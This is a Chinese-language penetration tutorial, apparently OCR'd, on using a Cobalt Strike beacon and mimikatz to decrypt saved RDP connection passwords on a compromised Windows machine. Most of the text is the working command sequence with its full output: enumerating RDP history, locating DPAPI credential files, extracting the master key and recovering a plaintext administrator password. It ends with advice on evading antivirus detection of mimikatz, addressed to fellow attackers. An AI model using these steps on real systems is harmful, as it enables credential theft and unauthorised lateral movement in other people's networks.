
内网密码搜集 [解密保存在目标机器本地的 Rdp 连接密码]

前言 [以下所有操作将全部在管理员权限下进行]

在早前的某些文章中,我们已大致介绍过如何利用高版本 rdp 在目标内网进行横向移动,但那个是在已知某些管理员密码或密码 hash 的前提下进行的泛泛的移动方式[也就是说事先并不知道这些账号密码能在那些 windows 机器上登录],而此处这种方式则更像 **定点移动**,比如,当我们通过其它方式搞定了目标内网某个管理员的个人机时,发现这台机器有一些 rdp 的连接[连出去的记录]记录,而且这台机器上还很可能保存的有 rdp 连接密码,此时如果能解密这些连接密码,很可能就能直接拿下其对应的 windows 服务器,接下来,就简单看下如何利用 mimikatz 套件来解密保存在目标本地的 rdp 连接密码

0x01 利用前提

如果目标管理员真的如上所述,像下面这样在本地保存了 rdp 连接密码 [假设此处已控个人机系统为 win 8.1 64 位],我们就可以尝试对其进行解密



0x02 首先,获取当前机器中的所有本地用户的 Rdp 连接记录

查询目标当前机器中所有本地用户的 Rdp 连接记录 [**也可只获取当前所有在线用户的 rdp 连接记录**],此处发现 admin 这个用户正在线,而且曾经还有一个到 192.168.3.11 这台机器的 Rdp 连接记录

```
beacon> powershell-import /home/checker/Desktop/GetRdpHistoryAlluser.ps1
beacon> powershell GetRdpHistoryAlluser
```

```
beacon> powershell-import /home/klion/Desktop/GetRdpHistoryAlluser.ps1
[*] Tasked beacon to import: /home/klion/Desktop/GetRdpHistoryAlluser.ps1
[+] host called home, sent: 1068 bytes
beacon> powershell GetRdpHistoryAlluser
[*] Tasked beacon to run: GetRdpHistoryAlluser
[+] host called home, sent: 321 bytes
[+] received output:
User: admin
SID: S-1-5-21-3294580014-2894135279-2638859890-1001
Status: OK
Server: 192.168.3.11
User: administrator
---------------------------------
User: Administrator
SID: S-1-5-21-3294580014-2894135279-2638859890-500
Status: Degraded
[!]Not logged in
[*]Try to load Hive
[+]Path: HKEY_USERS\S-1-5-21-3294580014-2894135279-2638859890-500
[+]File: C:\Documents and Settings\Administrator\NTUSER.DAT
错误: 系统找不到指定的注册表项或值。
[!]Fail to load Hive
[!]No RDP Connections History
---------------------------------
User: Guest
SID: S-1-5-21-3294580014-2894135279-2638859890-501
Status: Degraded
[!]Not logged in
[*]Try to load Hive
[+]Path: HKEY_USERS\S-1-5-21-3294580014-2894135279-2638859890-501
[+]File: C:\Documents and Settings\Guest\NTUSER.DAT
[PC-WIN81CN] admin */2736
```

紧接着,就可以尝试看下 admin 这个用户对应的数据目录下是否存在相应的 Credentials 文件 [也就是凭据文件,说白点里面保存的主要就是密码,实际上是在 C:\Users\admin\AppData\Local\Microsoft\Credentials 这个目录],发现有四个凭证文件,实际中你可以挨个将他们进行解密,此处我们可以根据时间,选择最近的那个凭证文件进行解密

```
beacon> shell dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
```

```
beacon> shell dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
[*] Tasked beacon to run: dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
[+] host called home, sent: 89 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 C:\Users\admin\AppData\Local\Microsoft\Credentials 的目录

2019/03/28  11:21    <DIR>          .
2019/03/28  11:21    <DIR>          ..
2019/03/20  13:59               482 AF663443AC76CC604E7312BB4D33F95D
2019/03/28  08:44               434 B2ACA83C8F06C96E9A44EC93C648EA51
2019/02/05  20:10             3,394 DFBE70A7E5CC19A398EBF1B96859CE5D
               3 个文件          4,310 字节
               2 个目录 38,734,487,552 可用字节
```

先利用 mimikatz 获取 guidMasterKey,因为我们等会儿要用这个 guid 来找到其所对应的 Masterkey,注意此处的 pgData 中的内容实际上就是要解密的密码数据 [**密码在里面只不过是加密的,得先找到对应的 Masterkey 才能解密**]

```
beacon> mimikatz privilege::debug
beacon> mimikatz dpapi::cred /in:C:\Users\admin\AppData\Local\Microsoft\Credentials\B2ACA83C8F06C96E9A44EC93C648EA51
```

```
beacon> mimikatz privilege::debug
[*] Tasked beacon to run mimikatz's privilege::debug command
[+] host called home, sent: 961610 bytes
[+] received output:
Privilege '20' OK

beacon> mimikatz dpapi::cred /in:C:\Users\admin\AppData\Local\Microsoft\Credentials\B2ACA83C8F06C96E9A44EC93C648EA51
[*] Tasked beacon to run mimikatz's dpapi::cred /in:C:\Users\admin\AppData\Local\Microsoft\Credentials\B2ACA83C8F06C96
[+] host called home, sent: 961605 bytes
[+] received output:
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {7dfff554-a91a-4d10-afd9-18a49170701e}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000012 - 18
  szDescription      : 本地凭据数据

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : c234e1e176e63e1260029e757ab849126bde6c381732d5a42a365a3f7f26fb23
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : 633f170fc62fea3d7df8ef7784f69b77855e76bf1e102898ba4d36950502a89a
  dwDataLen          : 000000c0 - 192
  pbData             :
d82bdd47db9e2ec9be664a2d8d9764ab0739daa8d00d2cf314beff56953cc802670e58e52a9662da4cacb592ecdd216581396e9d4ae3f46b1d0990
  dwSignLen          : 00000040 - 64
  pbSign             : b48b7ddc9088bc8aed75fce7bfe7e745b2895bc34583cc87cbfe6a3ce433bfad9eafd4a8f72f3f16ce3f0d9479be0bf
```

```
[PC-WIN81CN] admin */2736                                                    last: 154ms
```

根据上面的 guidMasterKey 来确定其对应的 MasterKey,如下所示

```
beacon> mimikatz sekurlsa::dpapi
```

```
beacon> mimikatz sekurlsa::dpapi
[*] Tasked beacon to run mimikatz's sekurlsa::dpapi command
[+] host called home, sent: 961609 bytes
[+] received output:

Authentication Id : 0 ; 126896 (00000000:0001efb0)
Session           : Interactive from 1
User Name         : admin
Domain            : PC-WIN81CN
Logon Server      : PC-WIN81CN
Logon Time        : 2019/3/28 8:37:06
SID               : S-1-5-21-3294580014-2894135279-2638859890-1001
        [00000000]
        * GUID      : {7a6f1543-86d1-48fe-8b2a-ffb08f947fdd}
        * Time      : 2019/3/28 8:39:17
        * MasterKey :
d52c801889cb73911e922d90bc15d0710e6a9f285e048501d1adc4cae31b64e7b7b84599c32d10ce8c1dd34dd9139e26326c13612755efc651678f
        * sha1(key) : e1614f670166f55d76e5cf68b95d10cc53441301
        [00000001]
        * GUID      : {7dfff554-a91a-4d10-afd9-18a49170701e}
        * Time      : 2019/3/28 11:43:52
        * MasterKey :
a54291bdf6f26fdc370c0186eed970154bcb3e66116c31c5e28fe25c4882e1a59d7a8fff311b29e73082f03590e555d248194e08234d5b860d35e0
        * sha1(key) : 627c383bf0e03cb12ea938a1b96cc09717238781
```

再用上面的 MasterKey 去解密 pgData 中的数据,最终拿到明文连接密码,如下

```
mimikatz dpapi::cred /in:C:\Users\admin\AppData\Local\Microsoft\Credentials\B2ACA83C8F06C96E9A44EC93C648EA51 /masterkey:a54291bdf6f26fdc370c0186eed970154bcb*
```

```
Decrypting Credential:
 * masterkey     : a54291bdf6f26fdc370c0186eed970154bcb3e66116c31c5e28fe25c4882e1a59d7a8fff311b29e73082f03590e555d2481
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000be - 190
  credUnk0       : 00000000 - 0

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 2019/3/28 0:44:49
  unkFlagsOrSize : 00000018 - 24
  Persist        : 00000002 - 2 - local_machine
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:target=TERMSRV/192.168.3.11
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : administrator
  CredentialBlob : Admin12345
  Attributes     : 0
```

小结：

此方式，主要用在内网定点横向，实际中需要注意的就是 mimikatz 自身免杀问题，其实，如果有其它更好的工具替代的话当然最好，因为 mimikatz 实在太公开也几乎早都用烂了，会留下一堆该工具的操作记录，又很难有效搞掉，废话不多讲，弟兄们自行决断吧，祝好运 ☺

注：所有文章仅供安全研究之用

有任何问题，请直接联系该文章作者

一律严禁私自外传，由此所的引发的一切不良后果，均由读者自行承担

- by klion
- 2019.3.6